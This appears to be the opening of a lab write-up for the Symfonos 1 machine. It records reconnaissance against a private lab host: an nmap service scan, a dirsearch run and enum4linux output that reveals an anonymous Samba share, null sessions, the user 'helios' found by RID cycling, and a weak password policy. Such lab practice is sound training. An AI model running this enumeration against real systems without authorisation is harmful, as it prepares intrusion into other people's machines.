Symfonos 1

Full NMAP Scan

```
┌──(kali㉿kali)-[~/.../autorecon/results/10.10.10.14/scans]
└─$ cat _full_tcp_nmap.txt
# Nmap 7.91 scan initiated Mon Mar  8 10:41:40 2021 as: nmap -vv --reason -Pn -A --osscan-guess --version-all -p- -
oN /home/kali/AutoRecon/src/autorecon/results/10.10.10.14/scans/_full_tcp_nmap.txt -oX /home/kali/AutoRecon/src/-
autorecon/results/10.10.10.14/scans/xml/_full_tcp_nmap.xml 10.10.10.14
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or
specify valid servers with --dns-servers
Nmap scan report for 10.10.10.14
Host is up, received user-set (0.000081s latency).
Scanned at 2021-03-08 10:41:40 EST for 13s
Not shown: 65530 closed ports
Reason: 65530 conn-refused

PORT    STATE SERVICE     REASON  VERSION
22/tcp  open  ssh         syn-ack OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDEgzdI5IpQcFfjqrj7pPhaxTxIJaS0kXjIektEgJg0+jGfOGDi+uaG/-
pM0Jg5lrOh4BElQFIGDQmf10JrV5CPk/qcs8zPRtKxOspCVBgaQ6wdxjvXkJyDvxinDQzEsg6+uVY2t3YWgTeSPoUP+QC4WWTS/-
r1e2O2d66SIPzBYVKOP2+WmGMu9MS4tFY15cBTQVilprTBE5xjaO5ToZk+LkBA6mKey4dQyz2/-
u1ipJKdNBS7XmmjIpyqANoVPoiij5A2XQbCH/ruFfsIpTUTI48XpfsiqTKWufcjVO08ScF46wraj1okRdvn+1ZcBV/-
I7n3BOrXvw8Jxdo9x2pPXkUF
|   256 a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD8/-
lJjmeqerC3bEL6MffHKMdTiYddhU4dOlT6jylLyyl/tEBwDRNfEhOfc7IZxIkpg4vmRwkU25WdqsTu59+WQ=
|   256 bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOinjerzzjSIgDxhdUgmP/i6nOtGHQq2ayeO1j1h5d5a

25/tcp  open  smtp        syn-ack Postfix smtpd
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
| ssl-cert: Subject: commonName=symfonos
| Subject Alternative Name: DNS:symfonos
| Issuer: commonName=symfonos
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-06-29T00:29:42
| Not valid after:  2029-06-26T00:29:42
| MD5:   086e c75b c397 34d6 6293 70cd 6a76 c4f2
| SHA-1: e3dc 7293 d59b 3444 d39a 41ef 6fc7 2006 bde4 825f
| -----BEGIN CERTIFICATE-----
| MIICyzCCAbOgAwIBAgIJAJzTHaEY8CzbMA0GCSqGSIb3DQEBCwUAMBMxETAPBgNV
| BAMMCHN5bWZvbm9zMB4XDTE5MDYyOTAwMjk0MloXDTI5MDYyNjAwMjk0MlowEzER
| MA8GA1UEAwwIc3ltZm9ub3MwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIB
| AQDMqUx7kERzGuX2GTokAv1cRHV81loI0yEE357TgkGOQEZUA9jpAkceEpjHGdu1
| PqfMxETG0TJYdajwYAxr01H5fJmLi04OhKHyKk+yKIRpOO0uU1tvIcpSx5A2QJky
| BY+q/82SZLhx/l2xyP2jrc63mz4FSrzav/oPpNT6rxLoPlvJ8z+vnUr3qp5Ea/DH
| WRePqBVoMqjqc9EGtwND1EMGJKlZb2KeDaqdJ02K3fZQmyR0+HyYoKq93+sKk34l
| 23Q7Tzuq07ZJXHheyN3G6V4uGUmJTGPKTMZlOVyeEo6idPjdW8abEq5ier1k8jWy
| IzwTU8GmPe4MR7csKR1omk8bAgMBAAGjIjAgMAkGA1UdEwQCMAAwEwYDVR0RBAww
| CoIIc3ltZm9ub3MwDQYJKoZIhvcNAQELBQADggEBAF3kiDg7BrB5xNV+ibk7GUVc
| 9J5IALe+gtSeCXCsk6TmEU6l2CF6JNQ1PDisZbC2d0jEEjg3roCeZmDRKFC+NdwM
| iKiqROMh3wPMxnHEKgQ2dwGU9UMb4AWdEWzNMtDKVbgf8JgFEuCje0RtGLKJiTVw
| e2DjqLRlYwMitfWJWyi6OjdvTWD3cXReTfrjYCRgYUaoMuGahUh8mmyuFjkKmHOR
| sMVCO/8UdLvQr7T8QO/682shibBd4B4eekc8aQa7xoEMevSlY8WjtJKbuPvUYsay
| slgPCkgga6SRw1X/loPYutflvK7NQPqcEM8YrWTMokknp7EsJXDl85hRj6GghhE=
|_-----END CERTIFICATE-----
```

|_ssl-date: TLS randomness does not represent time

80/tcp open http   syn-ack Apache httpd 2.4.25 ((Debian))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).

139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
Service Info: Hosts: symfonos.localdomain, SYMFONOS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h00m01s, deviation: 3h27m50s, median: -5h00m01s
| nbstat: NetBIOS name: SYMFONOS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| SYMFONOS<00>   Flags: <unique><active>
| SYMFONOS<03>   Flags: <unique><active>
| SYMFONOS<20>   Flags: <unique><active>
| \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
| WORKGROUP<00>   Flags: <group><active>
| WORKGROUP<1d>   Flags: <unique><active>
| WORKGROUP<1e>   Flags: <group><active>
| Statistics:
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 51554/tcp): CLEAN (Couldn't connect)
| Check 2 (port 38624/tcp): CLEAN (Couldn't connect)
| Check 3 (port 52686/udp): CLEAN (Failed to receive data)
| Check 4 (port 50131/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.5.16-Debian)
| Computer name: symfonos
| NetBIOS computer name: SYMFONOS\x00
| Domain name: \x00
| FQDN: symfonos
|_ System time: 2021-03-08T04:41:51-06:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| **2.02**:
|_   Message signing enabled but not required
| smb2-time:
| date: 2021-03-08T10:41:51
|_ start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Mon Mar 8 10:41:53 2021 -- 1 IP address (1 host up) scanned in 13.42 seconds

Directory Buster

┌──(kali㉿kali)-[~/dirsearch]
└─$ python3 dirsearch.py -u http://10.10.10.14 -w /usr/share/wordlists/dirb/big.txt

 _|. _ _ _ _ _ _|_   v0.4.1

```
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30
Wordlist size: 20469

Error Log: /home/kali/dirsearch/logs/errors-21-03-08_10-45-13.log

Target: http://10.10.10.14/

Output File: /home/kali/dirsearch/reports/10.10.10.14/_21-03-08_10-45-13.txt

[10:45:13] Starting:
[10:45:25] 301 -  311B  - /manual  ->  http://10.10.10.14/manual/
[10:45:31] 403 -  299B  - /server-status
```

Within manual we see that it may be an Apache server version 2.4

Enum4Linux

ENUM4LINUX

Found share enumaration information

```
 ==========================================
|   Share Enumeration on 10.10.10.14    |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        helios          Disk      Helios personal share
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.10.14
//10.10.10.14/print$        Mapping: DENIED, Listing: N/A
//10.10.10.14/helios        Mapping: DENIED, Listing: N/A
//10.10.10.14/anonymous       Mapping: OK, Listing: OK
//10.10.10.14/IPC$  [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

```
┌──(kali㉿kali)-[~/.../autorecon/results/10.10.10.14/scans]
└─$ cat enum4linux.txt
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Mar  8 10:41:52 2021

 ============================
|    Target Information    |
 ============================
Target ..... 10.10.10.14
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================================================
|    Enumerating Workgroup/Domain on 10.10.10.14    |
 ======================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 10.10.10.14    |
```

```
 ==========================================
Looking up status of 10.10.10.14
      SYMFONOS       <00> -         B <ACTIVE>  Workstation Service
      SYMFONOS       <03> -         B <ACTIVE>  Messenger Service
      SYMFONOS       <20> -         B <ACTIVE>  File Server Service
      ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
      WORKGROUP      <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
      WORKGROUP      <1d> -         B <ACTIVE>  Master Browser
      WORKGROUP      <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

      MAC Address = 00-00-00-00-00-00

 =====================================
|   Session Check on 10.10.10.14    |
 =====================================
[+] Server 10.10.10.14 allows sessions using username '', password ''

 ====================================================
|   Getting information via LDAP for 10.10.10.14    |
 ====================================================
[E] Connection error

 ============================================
|   Getting domain SID for 10.10.10.14    |
 ============================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 =====================================
|   OS information on 10.10.10.14    |
 =====================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.10.14 from smbclient:
[+] Got OS info for 10.10.10.14 from srvinfo:
      SYMFONOS       Wk Sv PrQ Unx NT SNT Samba 4.5.16-Debian
      platform_id     :       500
      os version      :       6.1
      server type     :       0x809a03

 ============================
|   Users on 10.10.10.14    |
 ============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: helios       Name:     Desc:

user:[helios] rid:[0x3e8]
      User Name   :  helios
      Full Name   :
      Home Drive  :  \\symfonos\helios
      Dir Drive   :
      Profile Path:     \\symfonos\helios\profile
      Logon Script:
      Description :
      Workstations:
      Comment     :
      Remote Dial :
      Logon Time            :      Wed, 31 Dec 1969 19:00:00 EST
      Logoff Time           :      Wed, 06 Feb 2036 10:06:39 EST
      Kickoff Time          :      Wed, 06 Feb 2036 10:06:39 EST
      Password last set Time   :       Fri, 28 Jun 2019 21:04:42 EDT
      Password can change Time :    Fri, 28 Jun 2019 21:04:42 EDT
      Password must change Time:   Wed, 13 Sep 30828 22:48:05 EDT
      unknown_2[0..31]...
      user_rid : 0x3e8
      group_rid:       0x201
      acb_info :       0x00000010
```

fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : False
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

```
 ============================================
|   Machine Enumeration on 10.10.10.14    |
 ============================================
[E] Internal error.  Not implmented in this version of enum4linux.

 ============================================
|   Share Enumeration on 10.10.10.14    |
 ============================================

      Sharename       Type      Comment
      ---------       ----      -------
      print$          Disk      Printer Drivers
      helios          Disk      Helios personal share
      anonymous       Disk
      IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.10.14
//10.10.10.14/print$        Mapping: DENIED, Listing: N/A
//10.10.10.14/helios        Mapping: DENIED, Listing: N/A
//10.10.10.14/anonymous       Mapping: OK, Listing: OK
//10.10.10.14/IPC$  [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

 ================================================== 
|   Password Policy Information for 10.10.10.14    |
 ==================================================


[+] Attaching to 10.10.10.14 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

      [+] SYMFONOS
      [+] Builtin

[+] Password Info for Domain: SYMFONOS

      [+] Minimum password length: 5
      [+] Password history length: None
      [+] Maximum password age: 37 days 6 hours 21 minutes
      [+] Password Complexity Flags: 000000

            [+] Domain Refuse Password Change: 0
            [+] Domain Password Store Cleartext: 0
            [+] Domain Password Lockout Admins: 0
            [+] Domain Password No Clear Change: 0
            [+] Domain Password No Anon Change: 0
```

[+] Domain Password Complex: 0

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: 37 days 6 hours 21 minutes

[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

 ==============================
| Groups on 10.10.10.14 |
 ==============================

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

===
| Users on 10.10.10.14 via RID cycling (RIDS: 500-550,1000-1050) |
===
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-3173842667-3005291855-38846888
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-3173842667-3005291855-38846888 and logon username '', password ''
S-1-5-21-3173842667-3005291855-38846888-500 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-501 SYMFONOS\nobody (Local User)
	User Name : nobody
	Full Name : nobody
	Home Drive :
	Dir Drive : (null)
	Profile Path:
	Logon Script:
	Description :
	Workstations:
	Comment :
	Remote Dial :
	Logon Time : Wed, 31 Dec 1969 19:00:00 EST
	Logoff Time : Wed, 13 Sep 30828 22:48:05 EDT
	Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
	Password last set Time : Wed, 31 Dec 1969 19:00:00 EST
	Password can change Time : Wed, 31 Dec 1969 19:00:00 EST
	Password must change Time: Wed, 31 Dec 1969 19:00:00 EST
	unknown_2[0..31]...
	user_rid : 0x1f5
	group_rid: 0x201
	acb_info : 0x00000010
	fields_present: 0x00ffffff
	logon_divs: 168
	bad_password_count: 0x00000000
	logon_count: 0x00000000

padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : False
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

S-1-5-21-3173842667-3005291855-38846888-502 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-503 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-504 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-505 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-506 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-507 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-508 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-509 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-510 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-511 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-512 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-513 SYMFONOS\None (Domain Group)
Group Name: None
Description: Ordinary Users
Group Attribute:7
Num Members:0

S-1-5-21-3173842667-3005291855-38846888-514 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-515 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-516 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-517 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-518 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-519 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-520 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-521 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-522 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-523 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-524 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-525 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-526 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-527 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-528 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-529 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-530 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-531 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-532 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-533 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-534 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-535 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-536 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-537 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-538 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-539 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-540 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-541 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-542 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-543 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-544 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-545 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-546 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-547 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-548 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-549 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-550 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1000 SYMFONOS\helios (Local User)

User Name : helios
Full Name :
Home Drive : \\symfonos\helios
Dir Drive :
Profile Path: \\symfonos\helios\profile
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time : Wed, 06 Feb 2036 10:06:39 EST
Kickoff Time : Wed, 06 Feb 2036 10:06:39 EST
Password last set Time : Fri, 28 Jun 2019 21:04:42 EDT
Password can change Time : Fri, 28 Jun 2019 21:04:42 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x3e8
group_rid: 0x201
acb_info : 0x00000010
fields_present: 0x00ffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
Account Disabled : False
Password does not expire : False
Account locked out : False
Password expired : False
Interdomain trust account: False
Workstation trust account: False
Server trust account : False
Trusted for delegation : False

S-1-5-21-3173842667-3005291855-38846888-1001 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1002 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1003 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1004 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1005 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1006 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1007 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1008 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1009 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1010 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1011 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1012 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1013 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1014 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1015 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1016 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1017 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1018 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1019 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1020 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1021 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1022 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1023 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1024 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1025 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1026 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1027 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1028 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1029 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1030 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1031 *unknown**unknown* (8)

S-1-5-21-3173842667-3005291855-38846888-1032 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1033 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1034 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1035 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1036 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1037 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1038 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1039 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1040 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1041 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1042 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1043 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1044 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1045 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1046 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1047 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1048 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1049 *unknown**unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown**unknown* (8)
S-1-5-32-501 *unknown**unknown* (8)
S-1-5-32-502 *unknown**unknown* (8)
S-1-5-32-503 *unknown**unknown* (8)
S-1-5-32-504 *unknown**unknown* (8)
S-1-5-32-505 *unknown**unknown* (8)
S-1-5-32-506 *unknown**unknown* (8)
S-1-5-32-507 *unknown**unknown* (8)
S-1-5-32-508 *unknown**unknown* (8)
S-1-5-32-509 *unknown**unknown* (8)
S-1-5-32-510 *unknown**unknown* (8)
S-1-5-32-511 *unknown**unknown* (8)
S-1-5-32-512 *unknown**unknown* (8)
S-1-5-32-513 *unknown**unknown* (8)
S-1-5-32-514 *unknown**unknown* (8)
S-1-5-32-515 *unknown**unknown* (8)
S-1-5-32-516 *unknown**unknown* (8)
S-1-5-32-517 *unknown**unknown* (8)
S-1-5-32-518 *unknown**unknown* (8)
S-1-5-32-519 *unknown**unknown* (8)
S-1-5-32-520 *unknown**unknown* (8)
S-1-5-32-521 *unknown**unknown* (8)
S-1-5-32-522 *unknown**unknown* (8)
S-1-5-32-523 *unknown**unknown* (8)
S-1-5-32-524 *unknown**unknown* (8)
S-1-5-32-525 *unknown**unknown* (8)
S-1-5-32-526 *unknown**unknown* (8)
S-1-5-32-527 *unknown**unknown* (8)
S-1-5-32-528 *unknown**unknown* (8)
S-1-5-32-529 *unknown**unknown* (8)
S-1-5-32-530 *unknown**unknown* (8)
S-1-5-32-531 *unknown**unknown* (8)
S-1-5-32-532 *unknown**unknown* (8)
S-1-5-32-533 *unknown**unknown* (8)
S-1-5-32-534 *unknown**unknown* (8)
S-1-5-32-535 *unknown**unknown* (8)
S-1-5-32-536 *unknown**unknown* (8)
S-1-5-32-537 *unknown**unknown* (8)
S-1-5-32-538 *unknown**unknown* (8)
S-1-5-32-539 *unknown**unknown* (8)
S-1-5-32-540 *unknown**unknown* (8)
S-1-5-32-541 *unknown**unknown* (8)
S-1-5-32-542 *unknown**unknown* (8)
S-1-5-32-543 *unknown**unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
[E] No info found

S-1-5-32-545 BUILTIN\Users (Local Group)
[E] No info found

S-1-5-32-546 BUILTIN\Guests (Local Group)
[E] No info found

S-1-5-32-547 BUILTIN\Power Users (Local Group)
[E] No info found

S-1-5-32-548 BUILTIN\Account Operators (Local Group)
[E] No info found

S-1-5-32-549 BUILTIN\Server Operators (Local Group)
[E] No info found

S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[E] No info found

S-1-5-32-1000 *unknown**unknown* (8)
S-1-5-32-1001 *unknown**unknown* (8)
S-1-5-32-1002 *unknown**unknown* (8)
S-1-5-32-1003 *unknown**unknown* (8)
S-1-5-32-1004 *unknown**unknown* (8)
S-1-5-32-1005 *unknown**unknown* (8)
S-1-5-32-1006 *unknown**unknown* (8)
S-1-5-32-1007 *unknown**unknown* (8)
S-1-5-32-1008 *unknown**unknown* (8)
S-1-5-32-1009 *unknown**unknown* (8)
S-1-5-32-1010 *unknown**unknown* (8)
S-1-5-32-1011 *unknown**unknown* (8)
S-1-5-32-1012 *unknown**unknown* (8)
S-1-5-32-1013 *unknown**unknown* (8)
S-1-5-32-1014 *unknown**unknown* (8)
S-1-5-32-1015 *unknown**unknown* (8)
S-1-5-32-1016 *unknown**unknown* (8)
S-1-5-32-1017 *unknown**unknown* (8)
S-1-5-32-1018 *unknown**unknown* (8)
S-1-5-32-1019 *unknown**unknown* (8)
S-1-5-32-1020 *unknown**unknown* (8)
S-1-5-32-1021 *unknown**unknown* (8)
S-1-5-32-1022 *unknown**unknown* (8)
S-1-5-32-1023 *unknown**unknown* (8)
S-1-5-32-1024 *unknown**unknown* (8)
S-1-5-32-1025 *unknown**unknown* (8)
S-1-5-32-1026 *unknown**unknown* (8)
S-1-5-32-1027 *unknown**unknown* (8)
S-1-5-32-1028 *unknown**unknown* (8)
S-1-5-32-1029 *unknown**unknown* (8)
S-1-5-32-1030 *unknown**unknown* (8)
S-1-5-32-1031 *unknown**unknown* (8)
S-1-5-32-1032 *unknown**unknown* (8)
S-1-5-32-1033 *unknown**unknown* (8)
S-1-5-32-1034 *unknown**unknown* (8)
S-1-5-32-1035 *unknown**unknown* (8)
S-1-5-32-1036 *unknown**unknown* (8)
S-1-5-32-1037 *unknown**unknown* (8)
S-1-5-32-1038 *unknown**unknown* (8)
S-1-5-32-1039 *unknown**unknown* (8)
S-1-5-32-1040 *unknown**unknown* (8)
S-1-5-32-1041 *unknown**unknown* (8)
S-1-5-32-1042 *unknown**unknown* (8)
S-1-5-32-1043 *unknown**unknown* (8)
S-1-5-32-1044 *unknown**unknown* (8)
S-1-5-32-1045 *unknown**unknown* (8)
S-1-5-32-1046 *unknown**unknown* (8)

```
S-1-5-32-1047 *unknown*\*unknown* (8)
S-1-5-32-1048 *unknown*\*unknown* (8)
S-1-5-32-1049 *unknown*\*unknown* (8)
S-1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\helios (Local User)
        User Name   :  helios
        Full Name   :
        Home Drive  :  \\symfonos\helios
        Dir Drive   :
        Profile Path:      \\symfonos\helios\profile
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time              :       Wed, 31 Dec 1969 19:00:00 EST
        Logoff Time             :       Wed, 06 Feb 2036 10:06:39 EST
        Kickoff Time            :       Wed, 06 Feb 2036 10:06:39 EST
        Password last set Time   :      Fri, 28 Jun 2019 21:04:42 EDT
        Password can change Time :      Fri, 28 Jun 2019 21:04:42 EDT
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid : 0x3e8
        group_rid:       0x201
        acb_info :       0x00000010
        fields_present:        0x00ffffff
        logon_divs:      168
        bad_password_count:      0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
        Account Disabled        : False
        Password does not expire : False
        Account locked out       : False
        Password expired         : False
        Interdomain trust account: False
        Workstation trust account: False
        Server trust account     : False
        Trusted for delegation   : False


